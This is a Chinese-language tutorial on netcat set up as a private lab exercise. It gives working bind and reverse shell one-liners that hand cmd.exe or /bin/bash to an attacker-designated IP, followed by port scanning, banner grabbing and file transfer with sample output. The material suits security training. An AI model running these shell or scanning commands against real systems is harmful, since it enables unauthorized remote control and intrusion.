
# Netcat反弹Shell

Netcat简称NC,是一个简单、可靠的网络工具,被誉为网络界的瑞士军刀。通NC可以进行端口扫描、反弹Shell、端口监听和文件传输等操作,常用参数如下:

-с	指定连接后要执行的shell命令
-e	指定连接后要执行的文件名
-k	配置 Socket一直存活(若不想退出 Shell后使监听断开可使用此参数)
-1	监听模式
-р	设置本地主机使用的通信端口
-u	使用UDP传输协议,默认为TCP
-V	显示指令执行过程,用-vv会更详细

## 一、正向反弹Shell

## 1、实验拓扑



机器名称	机器IP
攻击机器	192.168.3.27
目标靶机	192.168.3.29

### 2、实验介绍

攻击者机器 192.168.3.27 和靶机 192.168.3.29 可以相互的访问,这个时候可以使用正向shell

### 3、实验复现

1) 在靶机上运行:

```
nc -lvvp 1111 -e C:\Windows\System32\cmd.exe windows机器
nc -lvvp 1111 -e /bin/bash linux机器
```

```
GAL管理员: C:\Vindovs\System32\cmd.exe - nc -lvvp 1111 -e C:\Vindovs\System32\cm... □□×

C:\>nc -luup 1111 -e C:\Windows\System32\cmd.exe
listening on [any] 1111 ...
```

#### 2) 在攻击机上运行

nc 192.168.3.29 1111

Windows PowerShell × + ∨


PS D:\tools\NC> .\nc.exe 192.168.3.29 1111

连接目标机器和端口

#### 3) 拿到正向的shell

## 二、反向反弹Shell

## 1、实验拓扑



机器名称	机器IP
攻击机器	192.168.3.27
目标靶机	192.168.3.29

## 2、实验介绍

攻击者机器 192.168.3.27 不能直接访问靶机,但是靶机 192.168.3.29 可以访问攻击者的机器,这个时候使用反 向shell

## 3、实验复现

1) 在攻击者机器运行

```
nc -lvvp 1111 监听1111端口
```

#### 2) 在靶机上运行 (反弹到公网)

```
nc -e C:\Windows\System32\cmd.exe 192.168.3.27 1111 windos机器
nc -e /bin/bash 192.168.3.27 1111 linux机器
```

#### 3) 拿到反向的shell

### 三、Nc的其他用法

### 1、Banner 的抓取

靶机运行着ssh服务,可以查看服务的版本

```
nc -nv IP Port
```

```
C:\Users\Administrator\Desktop>nc64.exe -nv 192.168.10.105 22
(UNKNOWN) [192.168.10.105] 22 (?) open
SSH-2.0-OpenSSH_8.2p1 Debian-4
```

### 2、端口探测

可以查看端口的开放情况

```
nc -v IP Port
```

```
hack@kali:~/icmp$ nc -v 192.168.10.110 80
192.168.10.110: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.10.110] 80 (http) open
```

#### 多端口扫描:

```
nc -v -z IP Port[1]-Port[65535]
```

```
hack@kali:~/icmp$ nc -v -z 192.168.10.110 1-1000
192.168.10.110: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.10.110] 445 (microsoft-ds) open
(UNKNOWN) [192.168.10.110] 139 (netbios-ssn) open
(UNKNOWN) [192.168.10.110] 135 (epmap) open
(UNKNOWN) [192.168.10.110] 80 (http) open
```

## 3、端口监听

监听端口, 当访问该端口会输出该信息

```
nc -l -p Port
```

```
C:\Users\Administrator\Desktop>nc64.exe -1 -p 9999

GET / HTTP/1.1

Host: 192.168.10.110:9999

User-Agent: Mozilla/5.0 (X11; Linux x86_64; ru:68.0) Gecko/20100101 Firefox/68.0

Accept: text/html.application/xhtml+xml.application/xml;q=0.9,×/×;q=0.8

Accept-Language: en-US.en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Upgrade-Insecure-Requests: 1
```

### 4、文件传输

接受端: nc -lp Port > file

发送端: nc -vn IP Port < file -g 1 (windows是-w, Linux是-g)


1、接收端文件夹下为空

```
hack@kali:~/clear$ ls -al
总用量 8
drwxr-xr-x 2 hack hack 4096 9月 1 15:24 .
drwxr-xr-x 26 hack hack 4096 9月 1 15:07 ...
hack@kali:~/clear$
```

2、接收端执行命令

```
hack@kali:~/clear$ nc -lp 3336 > 1.txt
```

3、 发送端执行命令



4、接收端接收到文件

```
hack@kali:~/clear$ ls
1.txt
hack@kali:~/clear$ cat 1.txt
hello123dsfafdagdffkjlksdlkgdbgjkcxbzlkvsadhack@kali:~/clear$
```

### 5、简易聊天

1、vps执行 nc -I -p Port

2、靶机执行: nc -vn IPPort

```
正管理员: 命令提示符 - nc64.exe -vn 192.168.10.105 3333

C:\Users\Administrator\Desktop>nc64.exe -un 192.168.10.105 3333
(UNKNOWN) [192.168.10.105] 3333 (?) open
whoami
```

## 6、连接远程主机

命令 nc -nvv IP port